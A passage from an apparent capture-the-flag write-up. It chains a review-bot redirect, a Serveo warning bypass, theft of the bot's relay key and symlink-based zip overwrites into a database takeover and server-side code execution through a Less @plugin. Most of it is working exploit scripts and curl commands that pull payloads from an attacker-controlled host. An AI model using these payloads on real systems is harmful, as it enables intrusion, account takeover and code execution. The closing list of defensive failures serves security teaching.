  "$CONTROLLED_HOST/relay_hijack.zip" \
  -o /tmp/served_archive.zip

sha256sum \
  relay_hijack.zip \
  /tmp/served_archive.zip

curl -sSI \
  "$CONTROLLED_HOST/warden_launch.html" |
grep -Ei \
  'HTTP/|content-type|content-security-policy'
The bytes and content type were good, but the Warden still did not request the archive. I replayed the request with the bot's browser profile and inspected the returned page:
curl -sS \
  -D /tmp/serveo_headers.txt \
  -A 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/150.0.0.0 Safari/537.36' \
  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
  -H 'Sec-Fetch-Mode: navigate' \
  -H 'Sec-Fetch-Site: none' \
  -H 'Upgrade-Insecure-Requests: 1' \
  "$CONTROLLED_HOST/warden_launch.html" \
  -o /tmp/serveo_browser_response.html

grep -Ei \
  'HTTP/|content-type|location|set-cookie' \
  /tmp/serveo_headers.txt

sed -n \
  '/<form/,/<\/form>/p' \
  /tmp/serveo_browser_response.html
Serveo had interposed an anti-phishing page. I know. The irony.
Its form exposed the supported bypass:
serveo-skip-browser-warning=trueI reproduced the complete browser flow and compared the final response with my launcher:
curl -sSL \
  -c /tmp/serveo.cookies \
  -b /tmp/serveo.cookies \
  -A 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/150.0.0.0 Safari/537.36' \
  "$CONTROLLED_HOST/warden_launch.html?serveo-skip-browser-warning=true" \
  -o /tmp/serveo_final_launcher.html

cmp -s \
  warden_launch.html \
  /tmp/serveo_final_launcher.html &&
echo 'full_browser_flow_match=yes'
Now the browser flow returned the page I had written.
Recovering the relay key
I submitted the warning-bypass URL through /report:
curl -sS -X POST \
  "$TARGET/report" \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  --data-urlencode \
  'body=Please review this convoy manifest.' \
  --data-urlencode \
  "url=$CONTROLLED_HOST/warden_launch.html?serveo-skip-browser-warning=true" |
grep -oE \
  'Your report has been filed|Details of the delay[^<]*'
The local server finally recorded:
GET /warden_launch.html
GET /relay_hijack.zip
Muahaha.
The Warden submitted the archive, the extractor overwrote /app/public/theme.js, and the browser opened /ledger. The poisoned same-origin script requested /api/relay-key with the Warden's session and sent the value to my callback.
I validated the redacted key against the live API:
RELAY_KEY='[REDACTED]'

curl -sS -i \
  -H "X-API-Key: $RELAY_KEY" \
  "$TARGET/api/relay-key"
The endpoint returned 200 OK and the same value. The key resolved to the bot account, which could call /api/fetch.
I could now import archives without summoning the Warden every time.
Replacing the login database
The application reread /app/data/db.json during login. Replacing it would take effect without restarting Node.
I built ledger_coup.py around the same duplicate-entry primitive:
import json
import stat
import zipfile

password_hash = "[REDACTED_BCRYPT_HASH]"

database = {
    "users": [
        {
            "username": "[REDACTED_USER]",
            "password": password_hash,
            "role": "ledgermaster",
            "verified": True,
            "apiKey": "[REDACTED_RELAY_KEY]",
            "drawsId": None
        }
    ],
    "convoys": []
}

with zipfile.ZipFile("ledger_coup.zip", "w") as archive:
    link = zipfile.ZipInfo("db.json")
    link.create_system = 3
    link.external_attr = (stat.S_IFLNK | 0o777) << 16
    link.compress_type = zipfile.ZIP_STORED
    archive.writestr(link, "/app/data/db.json")

    replacement = zipfile.ZipInfo("db.json")
    replacement.create_system = 3
    replacement.external_attr = (stat.S_IFREG | 0o600) << 16
    replacement.compress_type = zipfile.ZIP_STORED
    archive.writestr(
        replacement,
        json.dumps(database, indent=2)
    )
I generated and inspected the archive:
python3 ledger_coup.py
zipinfo -l ledger_coup.zip
sha256sum ledger_coup.zip
The first db.json was a symlink to /app/data/db.json. The second was the replacement database.
After verifying the hosted archive's hash, I imported it with the relay key:
curl -fsS \
  "$CONTROLLED_HOST/ledger_coup.zip" \
  -o /tmp/served_ledger_coup.zip

sha256sum \
  ledger_coup.zip \
  /tmp/served_ledger_coup.zip

curl -sS -i -X POST \
  "$TARGET/api/fetch" \
  -H "X-API-Key: $RELAY_KEY" \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  --data-urlencode \
  "url=$CONTROLLED_HOST/ledger_coup.zip"
The server returned:
{"data":"Mirror station bundle fetched and lodged"}I logged in with the controlled account and requested the restricted page:
curl -sS \
  -D /tmp/ledgermaster_login.headers \
  -o /dev/null \
  -c /tmp/ledgermaster.cookies \
  -X POST "$TARGET/enter" \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  --data-urlencode \
  'username=[REDACTED]' \
  --data-urlencode \
  'password=[REDACTED]'

grep -Ei \
  'HTTP/|location:|set-cookie:' \
  /tmp/ledgermaster_login.headers

curl -sS \
  -b /tmp/ledgermaster.cookies \
  -D /tmp/ledgermaster.headers \
  "$TARGET/ledgermaster/" \
  -o /tmp/ledgermaster.html

grep -Ei \
  'HTTP/' \
  /tmp/ledgermaster.headers
The login response issued a JWT cookie and redirected to /ledger. /ledgermaster/ returned 200 OK.
Privilege escalation complete.
The reusable database builder is available from the site's Scripts page as ledger_coup.py.
Turning the seal renderer into code execution
The last surface was Less 4.2.0. The application blocked remote resources, but the renderer still accepted local @plugin directives.
A Less plugin is JavaScript. Loading it executes the module's install() function inside the server-side renderer.
I wrote seal_sorcery.py to place a plugin at /tmp/seal_plugin.js:
import stat
import zipfile

plugin = r'''
const fs = require('fs');
const cp = require('child_process');

module.exports = {
  install() {
    const flag = cp.execFileSync(
      '/readflag',
      { encoding: 'utf8' }
    );
    fs.writeFileSync(
      '/app/public/clearance-proof.txt',
      flag
    );
  }
};
'''.lstrip()

with zipfile.ZipFile("seal_sorcery.zip", "w") as archive:
    link = zipfile.ZipInfo("seal_plugin.js")
    link.create_system = 3
    link.external_attr = (stat.S_IFLNK | 0o777) << 16
    link.compress_type = zipfile.ZIP_STORED
    archive.writestr(link, "/tmp/seal_plugin.js")

    replacement = zipfile.ZipInfo("seal_plugin.js")
    replacement.create_system = 3
    replacement.external_attr = (stat.S_IFREG | 0o600) << 16
    replacement.compress_type = zipfile.ZIP_STORED
    archive.writestr(replacement, plugin)
I built and inspected it:
python3 seal_sorcery.py
zipinfo -l seal_sorcery.zip
sha256sum seal_sorcery.zip
Plugin archive = correct.
The first import left useful state behind
The first fetch returned an EEXIST error while processing the duplicate seal_plugin.js entry. The later write through the same path supported that the symlink survived the failed request. I did not list the container filesystem to confirm its state between requests.

I extracted the regular second entry and placed it in an ordinary one-file archive:
python3 - <<'PY'
import zipfile

with zipfile.ZipFile("seal_sorcery.zip") as source:
    entries = [
        item
        for item in source.infolist()
        if item.filename == "seal_plugin.js"
    ]

    with open("seal_plugin.js", "wb") as output:
        output.write(source.read(entries[-1]))

print("extracted=seal_plugin.js")
PY

rm -f seal_payload.zip
zip -q seal_payload.zip seal_plugin.js
zipinfo -l seal_payload.zip
After verifying the served hash, I imported the ordinary archive:
curl -fsS \
  "$CONTROLLED_HOST/seal_payload.zip" \
  -o /tmp/served_seal_payload.zip

sha256sum \
  seal_payload.zip \
  /tmp/served_seal_payload.zip

curl -sS -i -X POST \
  "$TARGET/api/fetch" \
  -H "X-API-Key: $RELAY_KEY" \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  --data-urlencode \
  "url=$CONTROLLED_HOST/seal_payload.zip"
The regular file followed the link left by the failed import and wrote the plugin to /tmp/seal_plugin.js.
It described the partial filesystem state the next request could use.
The reusable plugin builder is available from the site's Scripts page as seal_sorcery.py.
Casting the seal
I asked the privileged renderer to load the local plugin:
curl -sS -i \
  -b /tmp/ledgermaster.cookies \
  -X POST \
  "$TARGET/ledgermaster/render" \
  -H 'Content-Type: application/json' \
  --data-binary \
  '{"css":"@plugin \"/tmp/seal_plugin.js\";\n#preview-badge { color: red; }"}'
The renderer returned:
{"data":"Seal cast"}The plugin had invoked /readflag and written its output into the public directory. I retrieved the proof:
curl -sS \
  "$TARGET/clearance-proof.txt"
And now the seal is cast. Flag time.

HTB{REDACTED}What the chain depended on
Every stage supplied something the next stage needed:
| Stage | Result |
| Authenticated Warden visit | Ambient same-origin authority. |
| Query-parser differential | Browser-controlled innerHTML. |
| First archive overwrite | Same-origin theme.js execution. |
| Relay-key request | Authorization for direct archive imports. |
| Database overwrite | Verified Ledgermaster identity. |
| Plugin write | Server-side JavaScript at an allowed local path. |
Less @plugin | Execution of /readflag. |
The corresponding defensive failures were equally specific:
- The review bot accepted arbitrary destinations while carrying an authenticated cookie.
- The server validated one query representation while the browser consumed another.
- The archive importer accepted duplicate paths and symbolic links.
- Validation ran after filesystem writes.
- The bot's API key authorized a state-changing import endpoint.
- The authentication database sat within reach of the importer.
- The Less renderer could load local JavaScript plugins from attacker-controlled files.
